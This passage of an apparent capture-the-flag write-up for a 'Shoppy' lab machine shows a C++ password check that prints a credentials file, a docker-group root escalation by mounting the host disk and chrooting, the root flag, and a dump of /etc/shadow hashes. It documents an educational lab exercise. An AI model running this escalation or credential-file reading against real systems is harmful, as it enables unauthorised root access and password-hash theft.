    std::cout << "Please enter your master password: ";
    std::string password;
    std::cin >> password;
    std::string master_password = "";
    master_password += "S";
    master_password += "a";
    master_password += "m";
    master_password += "p";
    master_password += "l";
    master_password += "e";
    if (password.compare(master_password) == 0) {
        std::cout << "Access granted! Here is creds !" << std::endl;
        system("cat /home/deploy/creds.txt");
        return 0;
    } else {
        std::cout << "Access denied! This incident will be reported !" << std::endl;
        return 1;
    }
}
```

## enumerations

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

part of a docker group.

```
#List images to use one
docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
alpine latest d7d3d98c851f 5 months ago 5.53MB
```

ok.. so lets just do this..

```
#Run the image mounting the host disk and chroot on it
docker run -it -v /:/host/ alpine chroot /host/ bash
```

and we can access root and everything

## root.txt

```
root@shoppy:~# cat /root/root.txt
450a52d9a8ec3b393d2ec97a43b133b2
```

## id && whoami

```
root@shoppy:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

## uname -a

```
root@shoppy:~# uname -a
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64 GNU/Linux
```

## /etc/shadow

```
root@shoppy:~# cat /etc/shadow
root:$y$j9T$0gd6YLk1QF8eX0hAGmb2.$rv$HnH5qysjj791001XizdnFwT1vsQzz5U4p/vrHQMb:19195:0:99999:7:::
```

...[snip]...

```
jaeger:$y$j9T$Dd.LPLKhUiqLImmrThQ.m/$zWTCxncUITpaG1GhvvV66fhFWRh2CVz.KtJH4bd1ke.:19195:0:99999:7:::
systemd-coredump:!:19195:::
nginx:!:19195:0:99999:7:::
mongodb:*:19195:0:99999:7:::
deploy:$y$j9T$1u25BMNE1V2tRYy7ne.wg/$mHEZ.4Y9kanC0001s.p5Q8qqzwt9TVgJ6nrvaqD1PcB:19195:0:99999:7:::
postgres:*:19195:0:99999:7:::
mattermost:!:19195:::

```